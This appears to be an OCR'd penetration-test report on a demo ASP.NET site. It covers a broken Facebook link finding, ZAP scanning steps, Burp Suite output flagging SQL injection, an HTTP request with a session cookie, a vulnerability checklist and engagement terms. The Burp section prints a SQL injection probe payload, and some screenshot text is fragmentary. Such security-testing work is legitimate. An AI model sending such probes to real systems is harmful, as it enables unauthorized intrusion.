
Severity: Low **Summary:**


The application contains a broken Facebook link. Clicking the Facebook social media button redirects to a non-existent profile, indicating a potential Broken Link Hijacking vulnerability.

Steps to Reproduce:

1. Visit the following parameter: *http://aspnet.testsparkr.com/administrator/About.aspz?hello=visitor*
2. Look for the Social Media button (Facebook).
3. Click on the button and you will be redirect to the facebook profile.
4. You will see that the profile doesn't exist on facebook.

Proof of Concept:






Remediation:


Immediately correct the broken Facebook link to point to the correct, existing profile.


Owasp zap :


Run a quick start auto scan:

1. Start ZAP and click the **Quick Launch** tab in the workspace window.
2. Click the **Auto Scan** button.
3. In the **Attack URL** text box, enter the full URL of the web application.
4. Select either **Use traditional spider**, **Use ajax spider**, or both (more details below)
5. Click **Attack**.


kali-linux-2025.1c-vmware-amd64 - VMware Workstation
Untitled Session - ZAP 2.16.1
Welcome to ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Sc...
Manual Explore
Learn More
News
ZAP 2.16.1 is available now
Learn More
Main Proxy: localhost:8080


Burp Suite Professional v2025.5.6 - Temporary Project - licensed to root
Tasks
New scan
New live task
3. Crawl and audit of aspnet.testsparker.com
Crawl and Audit - Fast
2. Live audit from Proxy (all traffic)
All issues
SQL injection
Severity: High
Confidence: Firm
URL: http://aspnet.testsparker.com/Products.aspx
Issue detail
The pid parameter appears to be vulnerable to SQL injection attacks. The payload 79449363 or 2206=02206 was submitted in the pid parameter, and a database error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.
The database appears to be Microsoft SQL Server.
Remediation detail


3. Crawl and audit of aspnet.testsparker.com
Most serious vulnerabilities found (live)
All issues
Task configuration
Task progress


Inbox (225) - ajagadish
Congratulations! Shor
Bitcoin Web Site
ne/kali/Downloads/PentestTools-SubdomainFinder-report-1.pdf
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Automatic Zoom
1 / 2
SSL search: On
Reverse DNS search: Off
Alteration search: Off
CNAME search: Off
IP information: False
Web technologies: False
Include unresolved results: True
DNS enumeration wordlist: Common subdomain names (light) (1001 words)
Scan information
Start time: Sep 28, 2025 / 10:35:33 UTC+03
Finish time: Sep 28, 2025 / 10:35:52 UTC+03
Scan duration: 19 sec
Scan status: Finished

Request

Pretty

```
1 GET /Blogs.aspx
  HTTP/1.1
2 Host:
  aspnet.testsparker.co
  m
3 Accept-Encoding:
  gzip, deflate, br
4 Accept: */*
5 Accept-Language:
  en-US;q=0.9,en;q=0.8
6 User-Agent:
  Mozilla/5.0 (X11;
  Linux x86_64)
  AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/138.0.0.0
  Safari/537.36
7 Connection: close
8 Cache-Control:
  max-age=0
9 Referer:
  http://aspnet.testspa
  rker.com/administrato
  r/Login.aspx?r=%2fDas
  hboard%2f
10 Cookie:
  ASP.NET_SessionId=
  vax4tixakmtljmmdb15vl
  kkl; TestCookie=Hello
```

0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; c
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/8.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Sat, 27 Sep 2025 11:1
9 Connection: close
10 Content-Length: 56873
11
12
13
14 <!DOCTYPE html>
15
16 <html xmlns="http://www.w3.or
17   <head>
       <meta http-equiv="content-
       charset=UTF-8" />
       <meta charset="utf-8" />
       <title>
18       Bitcoin Web Site
19     </title>
       <meta name="generator" cont
       <meta name="viewport" conte
       initial-scale=1, maximum-sc
       <link href="
       //maxcdn.bootstrapcdn.com/bo
       css" rel="stylesheet" />
```

Search

r press Ctrl+Alt.

Search

Common Vulnerabilities

During manual testing of web applications, various vulnerabilities are commonly tested to identify potential security weaknesses. Here are some vulnerabilities that are typically assessed during web application manual testing:

Input Validation Issues:

- Testing for SQL Injection vulnerabilities by attempting to inject malicious SQL queries.
- Cross-site scripting (XSS) testing by injecting script tags or other HTML/JavaScript payloads.
- Command Injection testing by injecting commands or special characters in user inputs.

Authentication and Session Management:

- Testing for weak or default credentials to identify weak authentication mechanisms.
- Session management testing, including session fixation, session timeout, and session hijacking.

Access Control Issues:

- Testing for access control vulnerabilities such as privilege escalation or unauthorized access to restricted areas.
- Testing for Insecure Direct Object References (IDOR) by manipulating object references or parameters.

Cross-Site Request Forgery (CSRF):

- Testing whether the application is vulnerable to CSRF attacks by crafting malicious requests.

Information Disclosure:

- Testing for sensitive information disclosure, such as error messages revealing system details or stack traces.
- Directory traversal testing to identify if unauthorized file access is possible.

File Upload Vulnerabilities:

- Testing for potential file upload vulnerabilities, such as bypassing file type restrictions or executing malicious files.

Security Misconfigurations:

- Testing for misconfigured security settings, such as default configurations, unnecessary services or ports, or weak encryption algorithms.

Business Logic Flaws:

- Testing for logical vulnerabilities that may allow unauthorized actions or circumvention of intended processes.

Cross-Site Script Inclusion (XSSI):

- Testing for vulnerabilities that may allow the inclusion of external scripts or content from untrusted sources.

API Testing:

- Testing the security of application programming interfaces (APIs) for vulnerabilities like improper access controls or insecure API endpoints.

Error Handling and Input Validation:

- Testing for proper error handling, ensuring that error messages do not disclose sensitive information and inputs are properly validated.

Session Management:

- Testing for session management vulnerabilities, including session fixation, session hijacking, or insufficient session logout mechanisms.

These are just some examples of vulnerabilities typically tested during manual web application testing. The specific vulnerabilities to test depend on the application's functionality, technology stack, and potential attack surface.

Risk Assessment

During the Vulnerability Assessment and Penetration Testing (VAPT), the identified vulnerabilities and findings are categorized into the following risk levels:

Critical:

Critical vulnerabilities pose an immediate and significant threat to the security of web applications and systems. The exploitation of these vulnerabilities can lead to severe consequences, including complete system compromise, unauthorized access to sensitive data, and significant financial or reputational damage.

High-Risk:

High-risk vulnerabilities also represent a significant threat to the security of web applications and systems. The exploitation of these vulnerabilities may result in unauthorized access, data breaches, and potential financial or reputational damage.

Medium-Risk:

Medium-risk vulnerabilities indicate potential security weaknesses that could be exploited by attackers. While the impact may not be as severe as critical or high-risk vulnerabilities, successful exploitation could result in unauthorized access, data leakage, or compromise of sensitive information.

Low-Risk:

Low-risk vulnerabilities represent potential security gaps that may have a limited impact on the overall security posture of web applications. The exploitation of these vulnerabilities is less likely to result in significant harm or compromise.

Informational:

Informational findings provide observations, best practice recommendations, or additional information that may not pose an immediate security risk but offer valuable insights for improving security practices, enhancing system resilience, or adhering to industry standards.

Terms and Conditions

Confidentiality and non-disclosure:

The Provider agrees to treat all information obtained during the engagement as confidential. The Provider will not disclose any findings or sensitive information to unauthorized parties without explicit written consent from the Client. The Client acknowledges that the Provider may share anonymized and aggregated data for statistical or research purposes, provided that it does not disclose sensitive information.

Legal Compliance:

The penetration testing activities will be conducted in compliance with applicable laws, regulations, and ethical standards. The Client agrees to provide accurate and lawful information, ensuring that the testing does not violate any legal or regulatory requirements.

Liability:

Both the Client and the Provider acknowledge that the nature of penetration testing carries inherent risks. The Provider will exercise reasonable care and expertise during the engagement. However, the Provider shall not be held liable for any damages, losses, or claims arising from the penetration testing activities. The Client understands and accepts the risks associated with the engagement.

Ownership of Findings:

The Client retains ownership of all proprietary information and data. The Provider acknowledges that any vulnerabilities discovered during the engagement belong to the Client. The Provider may request permission to include anonymized and sanitized findings in future research or case studies, with the Client's approval.

Remediation and Follow-up:

Upon receiving the penetration testing report, the Client is responsible for promptly addressing and remediating the identified vulnerabilities. The Provider may offer additional support or consulting services to assist with the remediation process if agreed upon separately.